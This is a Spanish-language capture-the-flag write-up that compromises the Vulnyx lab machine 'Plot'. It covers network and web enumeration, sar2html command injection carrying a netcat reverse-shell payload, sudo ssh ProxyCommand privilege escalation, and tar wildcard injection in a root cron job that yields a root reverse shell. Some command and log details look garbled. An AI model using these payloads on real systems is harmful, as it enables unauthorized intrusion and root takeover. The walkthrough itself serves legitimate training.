

Máquina Plot (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 15 noviembre



Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

Currently scanning: Finished Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00		1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00		1	60	Unknown vendor
10.0.2.3	08:00:27:5b:58:d2		1	60	PCS Systemtechnik GmbH
10.0.2.25	08:00:27:96:2e:3f		1	60	PCS Systemtechnik GmbH

- Kali (Máquina Atacante): 10.0.2.4
- Máquina Victima: 10.0.2.25

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.25
```

```
PING 10.0.2.25 (10.0.2.25) 56(84) bytes of data.  
64 bytes from 10.0.2.25: icmp_seq=1 ttl=64 time=0.513 ms  
  
— 10.0.2.25 ping statistics —  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.513/0.513/0.513/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
$ nmap -Pn 10.0.2.25 -sVC
```

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 23:24 CET
Nmap scan report for 10.0.2.25
Host is up (0.00024s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ssh-hostkey:
|_ 3072 f0:6:24:fb:9e:b0:7a:1a:b7:b1:85:23:7f:b1:6f (RSA)
|_ 256 99:c8:76:31:45:10:58:b0:c5:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:30:fa:b5:49:a8:b4:40:c3:a3:2c:9f:d1:32 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
MAC Address: 08:00:27:96:2E:3F (PCBS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds

```


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.




A continuación, realizamos con la herramienta **gobuster** un fuzzing web, para ello ejecutamos el siguiente comando:

```
$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
```



No encontramos nada.


Buscamos en las cabeceras en busca de un dominio.



Encontramos el dominio **pl0t.nyx**.

Lo agregamos al archivo `/etc/hosts`, para ello ejecutamos el siguiente comando:

```
$ nano /etc/hosts
```




```
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

# CTF
10.0.2.25      pl0t.nyx
```

A continuación, realizamos de nuevo con la herramienta **gobuster** un fuzzing web pero esta vez por subdominios, para ello ejecutamos el siguiente comando:

```
$ gobuster vhost -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt --append-domain
```




```
Found: sar.pl0t.nyx Status: 200 [Size: 4812]
Found: Comanche 4.pl0t.nyx Status: 400 [Size: 301]
Found: r0lt.pl0t.nyx Status: 400 [Size: 301]
```

Encontramos el subdominio **sar.pl0t.nyx**.

Lo agregamos también al archivo `/etc/hosts`, para ello ejecutamos el siguiente comando:

```
$ nano /etc/hosts
```




```
GNU nano 8.4
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters

# CTF
10.0.2.25      pl0t.nyx sar.pl0t.nyx
```

Accedemos al subdominio encontrado.



En la pagina vemos **sar2html ver 3.2.1**, buscamos por internet a ver si existe algún exploit para esta versión.

The screenshot shows a web browser window titled "Sar2HTML 3.2.1 - Remote Command Execution". The page displays a single exploit entry with the following details:

EDB-ID	CVE	Author	Type	Platform	Date
47204	N/A	GRIMM COM CFO	WEBAPP	PHP	2015-08-02

Below the table, there are three status indicators: "EDB Verified: ✘", "Exploit: 1 / 4", and "Vulnerable App: ✘". At the bottom of the page, there is a note: "# Exploit Title: sar2html Remote Code Execution # Exploit Author: GRIMM COM/CRYPTSPAR # Exploit OS: N/A".

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat (nc)** nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
$ nc -lvp 443
```

Ejecutamos el exploit de la siguiente forma, enviándonos una reverse shell.

The terminal session shows the command being run: "sar.plot.nyx/index.php?plot=;nc 10.0.2.4 443 -e %2Fbin%2Fbash". Below the command, the terminal output shows the exploit listening on port 443 and receiving a connection from the IP 10.0.2.4. The user "www-data" is connected, and the shell prompt is visible.

Y obtenemos una shell como **www-data**.

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:

```
$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm
```

Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

The terminal session shows the command "sudo -l" being run. The output lists the default entries for the "www-data" user on the "plot" host, indicating that the user can run the "env_reset", "mail_badpass", and "secure_path" commands. It also states that the user "www-data" may run the "NOPASSWD: /usr/bin/ssh" command on the "plot" host. The prompt ends with "1. Use sar2cli to generate a report".

Nos encontramos con el binario **ssh** que lo podemos ejecutar como el usuario **tony**, por lo tanto nos vamos a la pagina [gtfobins](#) a mirar el payload.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

Lo ejecutamos de la siguiente manera:

```
$ sudo -u tony /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
$ whoami  
tony  
$ bash -i  
tony@plot:/var/www/vhost$
```

¡¡¡Somos tony!!!

A continuación, con la ayuda de la herramienta **pspy** la cual previamente lo descargamos en la Máquina Víctima, enumeramos los comandos ejecutados por otros usuarios, las tareas cron, etc..., para ello ejecutamos el siguiente comando:

```
$ chmod +x pspy64  
$ ./pspy64
```

```
2025/1/13 18:05:01 CRON : UID=0 PID=23965 /usr/sbin/CRON -f  
2025/1/13 18:05:01 CRON : UID=0 PID=23966 /usr/sbin/CRON -f  
2025/1/13 18:05:01 CRON : UID=0 PID=23967 /bin/cp -c cd /var/www/html 66 tar -zcf /var/backups/serve.tgz *  
2025/1/13 18:05:01 CRON : UID=0 PID=23968 tar -zcf /var/backups/serve.tgz index.html  
2025/1/13 18:05:01 CRON : UID=0 PID=23969 /bin/sh -c gzip
```

Nos damos cuenta de que el comando **tar** se usa para guardar una copia de seguridad de un directorio, el comodín indica que se desea guardar todos los archivos del directorio `/var/www/html`, **tar** permite la ejecución en linea de comandos con las opciones (`--checkpoint=1 --checkpoint-action=exec=shell.sh`) si se crea en este directorio dos archivos con exactamente estos nombres, el comodín hace que se expandan todos estos archivos en el comando, que **tar** identifica como opciones validas y ejecuta el código; para ello realizamos los siguientes pasos situados en dicho directorio:

```
$ nano script.sh
```

```
GNU nano 5.4                                     script.sh  
#!/bin/bash  
nc -c /bin/bash 10.0.2.4 555
```

```
$ chmod +x script.sh  
$ touch -- "--checkpoint=1"  
$ touch -- "--checkpoint-action=exec=script.sh"
```

A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat** (**nc**) nos ponemos a la escucha por el puerto **555** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

```
$ nc -lvp 555
```

```
whoami  
root  
█
```

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.